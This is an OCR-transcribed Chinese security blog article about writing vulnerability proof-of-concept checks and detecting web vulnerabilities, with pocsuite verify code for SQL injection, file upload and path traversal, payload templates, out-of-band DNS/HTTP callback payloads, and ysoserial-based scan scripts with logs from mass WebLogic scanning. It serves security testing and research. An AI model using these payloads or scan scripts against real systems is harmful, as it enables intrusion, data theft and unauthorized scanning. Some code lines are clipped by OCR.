
# 漏洞检测的那些事儿

2016年08月04日
经验心得 · 404专栏

**RickGray@知道创宇404实验室**
**英文版本：https://paper.seebug.org/924/**

近日心血来潮准备谈谈 “漏洞检测的那些事儿”。现在有一个现象就是一旦有危害较高的漏洞的验证 PoC 或者利用 EXP 被公布出来，就会有一大群饥渴难忍的帽子们去刷洞，对于一个路人甲的我来说，看得有点眼红。

刷洞归刷洞，蛋还是要扯的。漏洞从披露到研究员分析验证，再到 PoC 编写，进而到大规模扫描检测，在这环环相扣的漏洞应急生命周期中，我认为最关键的部分应该算是 PoC编写 和 漏洞检测 这两个部分了：




- PoC编写 - 复现漏洞环境，将漏洞复现流程代码化的过程

- 漏洞检测 - 使用编写好的 PoC 去验证测试目标是否存在着漏洞，需要注意的是在这个过程（或者说是在编写 PoC 的时候）需要做到安全、有效和无害，尽可能或者避免扫描过程对目标主机产生不可恢复的影响

首先来说说 PoC 编写。编写 PoC 在我看来是安全研究员或者漏洞分析者日常最基础的工作，编写者把漏洞验证分析的过程通过代码描述下来，根据不同类型的漏洞编写相应的 PoC。根据常年编写 PoC 积累下来的经验，个人认为在编写 PoC 时应遵循几个准侧，如下：

- 随机性
- 确定性
- 通用型

可能你会觉得我太学术了？那么我就一点一点地把他们讲清楚。

## PoC 编写准则 & 示例

### I. 随机性

PoC 中所涉及的关键变量或数据应该具有随机性，切勿使用固定的变量值生成 Payload，能够随机生成的尽量随机生成（如：上传文件的文件名，webshell 密码，Alert 的字符串，MD5 值），下面来看几个例子（我可真没打广告，例子大都使用的 pocsuite PoC 框架）：

```
f _verify(self):
  output = Output(self)
  result = {}

  v_webshell = PhpVerify()
  v_url = '/wp-content/themes/area53/framework/_scripts/valums_uploader/php.php'
  file_name = 'kstest.php'        切勿在 Payload 中使用具有个人/公司特征的固定字符
  file_content = v_webshell.get_content()
  file_type = 'text/plain'
  form_data = {
      'qqfile': (file_name, file_content, file_type)
  }
  response = req.post(self.url + v_url, files=form_data)
```

上图所示的代码是 WordPress 中某个主题导致的任意文件上传漏洞的验证代码关键部分，可以看到上面使用了 "kstest.php" 作为每一次测试使用的上传文件名，很明显这里是用的固定的文件名，违背了上面所提到的随机性准侧。这里再多啰嗦一句，我并没有说在 PoC 中使用固定的变量或者数据有什么不对，而是觉得将能够随机的数据随机化能够降低在扫描检测的过程所承担的一些风险（具体有什么风险请自行脑补了）。

根据随机性准侧可修改代码如下：

```
ef _verify(self):
    output = Output(self)
    result = {}

    v_webshell = PhpVerify()
    v_url = '/wp-content/themes/area53/framework/_scripts/valums_uploader/php.php'
    random_name = ''.join([random.choice(string.ascii_lowercase) for _ in range(6)])
    file_name = random_name + '.php'
    file_content = v_webshell.get_content()
    file_type = 'text/plain'
    form_data = {
        'qqfile': (file_name, file_content, file_type)
    }
    response = req.post(self.url + v_url, files=form_data)
```

更改后上传文件的文件名每次都为随机生成的 6 位字符，个人认为在一定程度上降低了扫描检测交互数据被追踪的可能性。

II. 确定性

PoC 中能通过测试返回的内容找到唯一确定的标识来说明该漏洞是否存在，并且这个标识需要有针对性，切勿使用过于模糊的条件去判断（如：HTTP 请求返回状态，固定的页面可控内容）。同样的，下面通过实例来说明一下：

```
f _verify(self):
    v_url = '/light/category/%s'
    payload = "-1' union select 1,md5(1) -- "
    response = req.get(self.url + v_url + payload)
                虽然使用 md5(1) 结果来进行判断已经能应付大多情况，但我认为 md5(rand_num) 更好
    if response:
        if 'c4ca4238a0b923820dcc509a6f75849b' in response.content:
            result['VerifyInfo'] = {}
            result['VerifyInfo']['URL'] = response.url
            output.success(result)
        else:
            output.fail('Failed to match verify feature or not be vulnerable')
```

上图所示的代码是某 Web 应用一个 "UNION" 型 SQL 注入的漏洞验证代码，代码中直接通过拼接 "-1' union select 1,md5(1) -- " 来进行注入，因该漏洞有数据回显，所以如果测试注入成功页面上会打印出 md5(1) 的值 "c4ca4238a0b923820dcc509a6f75849b"，显然的这个 PoC 看起来并没有什么问题，但是结合准则第一条随机性，我觉得这里应该使用 "md5(rand_num)" 作为标识确定更好，因为随机化后，准确率更高：

```
f _verify(self):
    output = Output(self)
    result = {}

    v_url = '/light/category/%s'
    rand_num = random.randint(0, 1000)
    payload = "-1' union select 1,md5({rand_num}) -- ".format(rand_num=rand_num)
    response = req.get(self.url + v_url + payload)

    if response:
        hash_flag = hashlib.md5(str(rand_num)).hexdigest()
        if hash_flag in response.content:
            result['VerifyInfo'] = {}
            result['VerifyInfo']['URL'] = response.url
            output.success(result)
        else:
            output.fail('Failed to match verify feature or not be vulnerable')
```

这里也不是坑你们，万一某个站点不存在漏洞，但页面中就是有个 "c4ca4238a0b923820dcc509a6f75849b"，你们觉得呢?

讲到这里，再说说一个 Python "requests" 库使用者可能会忽视的一个问题。有时候，我们在获取到一个请求返回对象时，会像如下代码那样做一个前置判断：

```
esponse = request.get('http://example.com', data=payload)
rint 'do_verify_processing' \
       if response else 'not vulnerability'
```

可能有人会说了，Python 中条件判断非空即为真，但是这里真的是这么处理的么？并不是，经过实战遇到的坑和后来测试发现，"Response" 对象的条件判断是通过 HTTP 返回状态码来进行判断的，当状态码范围在 "[400, 600]" 之间时，条件判断会返回 "False"。（不信的自己测试咯）

我为什么要提一下这个点呢，那是因为有时候我们测试漏洞或者将 Payload 打过去时，目标可能会因为后端处理逻辑出错而返回 "500"，但是这个时候其实页面中已经有漏洞存在的标识出现，如果这之前你用刚才说的方法提前对 "Response" 对象进行了一个条件判断，那么这一次就会导致漏报。So，你们知道该怎么做了吧?

### III. 通用性

PoC 中所使用的 Payload 或包含的检测代码应兼顾各个环境或平台，能够构造出通用的 Payload 就不要使用单一目标的检测代码，切勿只考虑漏洞复现的环境（如：文件包含中路径形式，命令执行中执行的命令）。下图是 WordPress 中某个插件导致的任意文件下载漏洞：

```
f _verify(self):
    result = {}
    vul_url = '/wp-content/plugins/db-backup/download.php?'
    payload = 'file=../../../../../../../etc/passwd'
    response = req.get(self.url + vul_url + payload, headers=self.headers)

    if '/bin/bash' in response.content and 'root' in response.content:
        result['VerifyInfo'] = {}
        result['VerifyInfo']['URL'] = self.url + vul_url + payload

    return self.parse_verify(result)
```

太局限，只适用于 *nix 系统环境

上面验证代码逻辑简单的说就是，通过任意文件下载漏洞去读取 "/etc/passwd" 文件的内容，并判断返回的文件内容是否包含关键的字符串或者标识。明显的，这个 Payload 只适用于 *nix 环境的情况，在 Windows 平台上并不适用。更好的做法应该是根据漏洞应用的环境找到一个必然能够体现漏洞存在的标识，这里，我们可以取 WordPress 配置文件 "wp-config.php" 来进行判断（当然，下图最终的判断方式可能不怎么严谨）：

```
f _verify(self):
    result = {}
    vul_url = '/wp-content/plugins/db-backup/download.php?'
    payload = 'file=../../../wp-config.php'
    response = req.get(self.url + vul_url + payload, headers=self.headers)

    if re.search(r'wp-settings.php', response.content):
        result['VerifyInfo'] = {}
        result['VerifyInfo']['URL'] = self.url + vul_url + payload

    return self.parse_verify(result)
```

WordPress 固有文件

文件中必有关键字字符串

这么一改，Payload 就同时兼顾了多个平台环境，变成通用的了。

大大小小漏洞的 PoC 编写经验让我总结出这三点准则，你要是觉得是在扯蛋就不用往下看了。QWQ

## 漏洞检测方法 & 示例

“漏洞检测！漏洞检测？漏洞检测。。。”，说了这么多，到底如何去归纳漏洞检测的方法呢？在我看来，根据 Web 漏洞的类型特点和表现形式，可以分为两大类：直接判断 和 间接判断。

- 直接判断：通过发送带有 Payload 的请求，能够从返回的内容中直接匹配相应状态进行判断
- 间接判断：无法通过返回的内容直接判断，需借助其他工具间接的反应漏洞触发与否

多说无益，还是直接上例子来体现一下吧（下列所示 Payloads 不完全通用）。

### 1. 直接判断

#### i. SQLi（回显）

对于有回显的 SQL 注入，检测方法比较固定，这里遵循 “随机性” 和 “确定性” 两点即可。

**Error Based SQL Injection**

```
payload: "... updatexml(1,concat(":",rand_str1,rand_str2),1) ..."
condition: (rand_str1 + rand_str2) in response.content
```

针对报错注入来说，利用随机性进行 Payload 构造可以比较稳定和准确地识别出漏洞，固定字符串会因一些小概率事件造成误报。不知道大家是否明白上面两行代码的意思，简单的说就是 Payload 中包含一个可预测结果的随机数据，验证时只需要验证这个可预测结果是否存在就行了。

**UNION SQL Injection**

```
payload1: "... union select md5(rand_num) ..."
condition1: md5(rand_num) in response.content

payload2: "... union select concat(rand_str1, rand_str2) ..."
condition2: (rand_str1 + rand_str2) in response.content
```

"md5(rand_num)" 这个很好理解，MySQL 中自带函数，当 Payload 执行成功时，因具有回显所以在页面上定有 "md5(rand_num)" 的哈希值，因 Payload 具有随机性，所以误报率较低。

ii. XSS（回显）

```
payload: "... var _=rand_str1+rand_str2;confirm(_); ..."
condition: (rand_str1 + rand_str2) in response.content
```

因没怎么深入研究过 XSS 这个东西，所以大家就意会一下示例代码的意思吧。QWQ

iii. Local File Inclusion/Arbitrary File Download（回显）

本地文件包含和任意文件下载的最大区别在哪？本地文件包含不仅能够获取文件内容还可以动态包含脚本文件执行代码，而任意文件下载只能获取文件内容无法执行代码。XD

所以呢，在针对此类漏洞进行检测时，在进行文件包含/下载测试的时候需要找一个相对 Web 应用固定的文件作为测试向量：

```
payload: "... ?file=../../../fixed_file ..."
condition: (content_flag_in_fixed_file) in response.content
```

例如 WordPress 应用路径下 "./wp-config.php" 文件是应用默认必须的配置文件，而文件中的特殊字符串标识 "require_once(ABSPATH . 'wp-settings.php');" 通常是不会去改动它的（当然也可以是其他的特征字符串），扫描文件下载时只需要去尝试下载 "./wp-config.php" 文件，并检测其中的内容是否含有特征字符串即可判断是否存在漏洞了。

iv. Remote Code/Command Execution（回显）

远程代码/命令执行都是执行，对该类漏洞要进行无害扫描，通常的做法是打印随机字符串，或者运行一下特征函数，然后检查页面返回是否存在特征标识来确认漏洞与否。

```
payload: "... echo md5(rand_num); ..."
condition: (content_flag) in response.content
```

当然了，要执行什么样的特征命令这还需要结合特定的漏洞环境来决定。

v. SSTI/ELI（回显）

模板注入和表达式注入相对于传统的 SQLi 和 XSS 来说，应该算得上是在开框架化、整体化的过程中产生的问题，当模板内容可控时各种传统的 Web 漏洞也就出现了，XSS、命令执行都能够通过模板注入活着表达式注入做到。曾经风靡一时的 Struts2 漏洞我觉得都能归到此类漏洞中。通常检测只需构造相应模板语言对应的表达式即可，存在注入表达式会得以执行并返回内容：

```
payload1: "... param=%(rand_num1 + rand_num2) ..."
condition1: (rand_num1 + rand_num2) in response.content

payload2: "... param=%(rand_num1 * rand_num2) ..."
condition2: (rand_num1 * rand_num2) in response.content

payload3: "... #response=#context.get("com.opensymphony.xwork2.dispatcher.HttpSer
vletResponse").getWriter(),#response.println(rand_str1+rand_str2),#response.flush
(),#response.close() .."
condition3: (rand_str1+ rand_str2) in response.content
```

vi. 文件哈希

有时候漏洞只与单个文件有关，例如 Flash、JavaScript 等文件造成的漏洞，这个时候就可以利用文件哈希来直接判断是否存在漏洞。扫描检测时，首先需要给定路径下载对应的文件然后计算哈希与统计的具有漏洞的所有文件哈希进行比对，匹配成功则说明漏洞存在：

```
payload: "http://vuln.com/vuln_swf_file.swf"
condition: hash(vul_swf_file.swf) == hash_recorded
```

以上就是针对 Web 漏洞检测方法中的 “直接判断” 进行了示例说明，因 Web 漏洞类型繁多且环境复杂，这里不可能对其进行一一举例，所举的例子都是为了更好的说明 “直接判断” 这种检测方法。:)


2. 间接判断

“无回显？测不了，扫不了，很尴尬！怎么办。。。“

在很久很久之前，我遇到上诉这些漏洞环境时是一脸懵逼的 (⇀‸↼‶)，一开始懂得了用回连进行判断，后来有了 "python -m SimpleHTTPServer" 作为简单实时的 HTTP Server 作为回连监控，再后来有了《Data Retrieval over DNS in SQL Injection Attacks》这篇 Paper，虽然文章说的技术点是通过 DNS 查询来获取 SQL 盲注的数据，但是 "Data Retrieval over DNS" 这种技术已经可以应用到大多数无法回显的漏洞上了，进而出现了一些公开的平台供安全研究爱好者们使用，如：乌云的 cloudeye 和 Bugscan 的 DNSLog，当然还有我重写的 CEYE.IO 平台。

"Data Retrieval over DNS" 技术原理其实很简单，首先需要有一个可以配置的域名，比如：ceye.io，然后通过代理商设置域名 ceye.io 的 nameserver 为自己的服务器 A，然后再服务器 A 上配置好 DNS Server，这样以来所有 ceye.io 及其子域名的查询都会到 服务器 A 上，这时就能够实时地监控域名查

询请求了，图示如下（借的 Ricter 的）：




说了那么多，还是不知道怎么用么？那就直接看示例吧（所以后端平台都用 CEYE.IO 作为例子）。

**i. XSS（无回显）**

XSS 盲打在安全测试的时候是比较常用的，“看到框就想 X” 也是每位 XSSer 的信仰：

```
payload: "... ><img src=http://record.com/?blindxss ..."
condition: {http://record.com/?blindxss LOG} in HTTP requests LOGs
```

通过盲打，让触发者浏览器访问预设至的链接地址，如果盲打成功，会在平台上收到如下的链接访问记录：

| thod | Url | Remote | User Agent | Date(UTC+0) |
|---|---|---|---|---|
| T | http:/[redacted]ceye.io/?blindxss | [redacted]94.143 | Mozilla/5.0 (Macintosh; ... | 2016-06-01 03:48:11 |


**ii. SQLi（无回显）**

SQL 注入中无回显的情况是很常见的，但是有了 "Data Retrieval over DNS" 这种技术的话一切都变得简单了，前提是目标环境符合要求。《HawkEye Log/Dns 在Sql注入中的应用》这篇文章提供了一些常见数据库中使用 "Data Retrieval over DNS" 技术进行盲注的 Payloads。

```
payload: "... load_file(concat('\\\\',user(),'.record.com\\blindsqli'))
condition: {*.record.com LOG} in DNS queries LOGs
```

只要目标系统环境符合要求并且执行了注入的命令，那么就会去解析预先设置好的域名，同时通过监

控平台能够拿到返回的数据。



| note | Name | Date(UTC+0) |
| --- | --- | --- |
| .249.148 | root@localhost.ceye.io | 2016-06-01 05:42:42 |
| .249.148 | root@localhost.ceye.io | 2016-06-01 05:42:42 |

**iii. SSRF（无回显）**


根据上面两个例子，熟悉 SSRF 的同学肯定也是知道怎么玩了：

```
payload: "... <!ENTITY test SYSTEM "http://record.com/?blindssrf"> ..."
condition: {http://record.com/?blindssrf LOG} in HTTP requests LOGs
```

**iv. RCE（无回显）**

命令执行/命令注入这个得好好说一下，我相信很多同学都懂得在命令执行无法回显的时候借用类似 "python -m SimpleHTTPServer" 这样的环境，采用回连的检测机制来实时监控访问日志。*nix 系统环境下一般是使用 "curl" 命令或者 "wget" 命令，而 windows 系统环境就没有这么方便的命令去直接访问一个链接，我之前常用的是 "ftp" 命令和 PowerShell 中的文件下载来访问日志服务器。现在，有了一个比较通用的做法同时兼顾* nix 和 windows 平台，那就是 "ping" 命令，当 ping 一个域名时会对其进行一个递归 DNS 查询的过程，这个时候就能在后端获取到 DNS 的查询请求，当命令真正被执行且平台收到回显时就能说明漏洞确实存在。

```
payload: "... | ping xxflag.record.com ..."
condition: {xxflag.record.com LOG} in DNS queries LOGs
```



| note | Name | Date(UTC+0) |
| --- | --- | --- |
| .249.142 | xxflag.ceye.io | 2016-06-01 06:15:51 |
| .249.142 | xxflag.ceye.io | 2016-06-01 06:15:50 |

通过这几个 "间接判断" 的示例，相信大家也大概了解了在漏洞无回显的情况下如何进行扫描和检测了。更多的无回显 Payloads 可以通过 http://ceye.io/payloads 进行查看。（勿喷）

## 应急实战举例

原理和例子扯了这么多，也该上上实际的扫描检测案例了。 **Java 反序列化（通用性举例，ftp/ping）**

首先说说 15 年底爆发的 Java 反序列化漏洞吧，这个漏洞应该算得上是 15 年 Web 漏洞之最了。记得当时应急进行扫描的时候，WebLogic 回显 PoC 并没有搞定，对其进行扫描检测的时候使用了回连的方式进行判断，又因为待测目标包含 *nix 和 windows 环境，所以是写了两个不同的 Payloads 对不同的系统环境进行检测，当时扫描代码的 Payloads 生成部分为：

**i. *nix**

```
check(l):
t, p = l.strip().split(',')
print 'Checking: %s:%s' % (t, p)
cmd = ('java '
       '-jar '
       'ysoserial2.jar '
       'CommonsCollections1 '
       '"/bin/sh,-c,curl http://[redacted].158:8000/?ip={0}:{1}\&vulnerable" '
       '> '
       'payloads/{0}').format(t, p)
p_path = './payloads/{0}'.format(t)
os.system(cmd)
```

将扫描主机的 IP 和受影响服务端口回传

当时真实的日志内容：

```
[redacted].237.218 - - [17/Nov/2015 19:08:19] "GET /?ip=[redacted].237.218:7001&vulnerable HTTP/1.1" 200 -
[redacted].147.232 - - [17/Nov/2015 19:08:19] "GET /?ip=[redacted].147.232:7001&vulnerable HTTP/1.1" 200 -
[redacted].2.143 - - [17/Nov/2015 19:08:21] "GET /?ip=[redacted].2.143:7001&vulnerable HTTP/1.1" 200 -
[redacted].154.63 - - [17/Nov/2015 19:08:22] "GET /?ip=[redacted].154.63:7001&vulnerable HTTP/1.1" 200 -
[redacted].130.51 - - [17/Nov/2015 19:08:25] "GET /?ip=[redacted].130.51:7001&vulnerable HTTP/1.1" 200 -
```

可以看到我在构造 Payload 的时候通过链接参数来唯一识别每一次测试的 IP 地址和端口，这样在检查访问日志的时候就能确定该条记录是来自于哪一个测试目标（因为入口 IP 和出口 IP 可能不一致），同时在进行批量扫描的时候也能方便进行目标确认和日志处理。

**ii. windows**

```
check(l):
t, p = l.strip().split(',')
print 'Checking: %s:%s' % (t, p)
cmd = ('java '
       '-jar '
       'ysoserial2.jar '
       'CommonsCollections1 '
       '"cmd.exe,/c,ftp [redacted].158" '
       '> '
       'payloads/{0}').format(t, p)
p_path = './payloads/{0}'.format(t)
os.system(cmd)
```

针对 Windows 环境使用 ftp 命令

当时真实的日志内容：

```
[I 15-11-17 19:18:34] [redacted].204.117:9225-[] FTP session closed (disconnect).
[I 15-11-17 19:18:34] [redacted].60.164:54342-[] -> 421 Control connection timed out.
[I 15-11-17 19:18:34] [redacted].60.164:54342-[] FTP session closed (disconnect).
[I 15-11-17 19:18:34] [redacted].178.118:51794-[] -> 421 Control connection timed out.
[I 15-11-17 19:18:34] [redacted]178.118:51794-[] FTP session closed (disconnect).
[I 15-11-17 19:18:34] [redacted].214.206:57193-[] -> 421 Control connection timed out.
[I 15-11-17 19:18:34] [redacted].214.206:57193-[] FTP session closed (disconnect).
```

因为 windows 上的 "ftp" 命令无法带类似参数一样的标志，所以通过观察 FTP Server 连接日志上不是很好确认当时测试的目标，因为入口 IP 和出口 IP 有时不一致。

上面的这些 PoC 和日志截图都是去年在应急时真实留下来的，回想当时再结合目前的一些知识，发现使用通用的 Payload "ping xxxxx.record.com" 并使用 "Data Retrieval over DNS" 技术来收集信息日志能够更为通用方便地进行检测和扫描。所以，最近更换了一下 Payload 结合 CEYE.IO 平台又对

WebLogic 反序列化漏洞的影响情况又进行了一次摸底：

```
f check(l):
  t, p = l.strip().split(',')
  print 'Checking: %s:%s' % (t, p)
  cmd = ('java '
         '-jar '
         'ysoserial-0.0.4-all.jar '
         'CommonsCollections1 '
         '"ping {0}.{1}.weblogic.bsr4vh.ceye.io" '
         '> '                    利用 CEYE.IO 平台，使用兼顾 *nix/Windows 环境的 Payload
         'payloads/{0}').format(t, p)
  p_path = './payloads/{0}'.format(t)
  os.system(cmd)
```

这里添加一个随机字符串作为一个子域名的一部分是为了防止多次检测时本地 DNS 缓存引起的问题（系统一般会缓存 DNS 记录，同一个域名第一次通过网络解析得到地址后，第二次通常会直接使用本地缓存而不会再去发起查询请求）。

相应平台的记录为（数量略多）：

| | | | |
|---|---|---|---|
| 15.178.2 | [redacted].168.7001.weblogic.bsr4vh.ceye.io | 2016-05-31 12:44:16 | 1 |
| 25.73.82 | [redacted].110.7001.weblogic.bsr4vh.ceye.io | 2016-05-31 12:44:09 | 14 |
| 25.73.70 | [redacted].194.7001.weblogic.bsr4vh.ceye.io | 2016-05-31 12:43:47 | 2 |
| 25.181.210 | [redacted].219.7001.weblogic.bsr4vh.ceye.io | 2016-05-31 12:43:36 | 4 |
| 5.162.101 | [redacted].253.7001.weblogic.bsr4vh.ceye.io | 2016-05-31 12:43:35 | 2 |
| 8.184.10 | [redacted].151.7001.weblogic.bsr4vh.ceye.io | 2016-05-31 12:43:31 | 2 |

（顺便说一下，有一个这样的平台还是很好使的 QWQ）

不知不觉就写了这么多 QWQ，好累。。。能总结和需要总结的东西实在太多了，这次就先写这么一点吧。

不知道仔细看完这篇文章的人会有何想法，也许其中的一些总结你都知道，甚至比我知道的还要多，但我写出来只是想对自己的经验和知识负责而已，欢迎大家找我讨论扫描检测相关的东西。

---

← 详解 MySQL 注射的一些利用点　一次从ZoomeyeAPI脚本编写到提权的渗透实践 →

昵称

昵称(必填)

邮箱

邮箱(必填)

请多说一点吧(10个字以上)

提交评论

* 注意:请正确填写邮箱，消息将通过邮箱通知!

暂无评论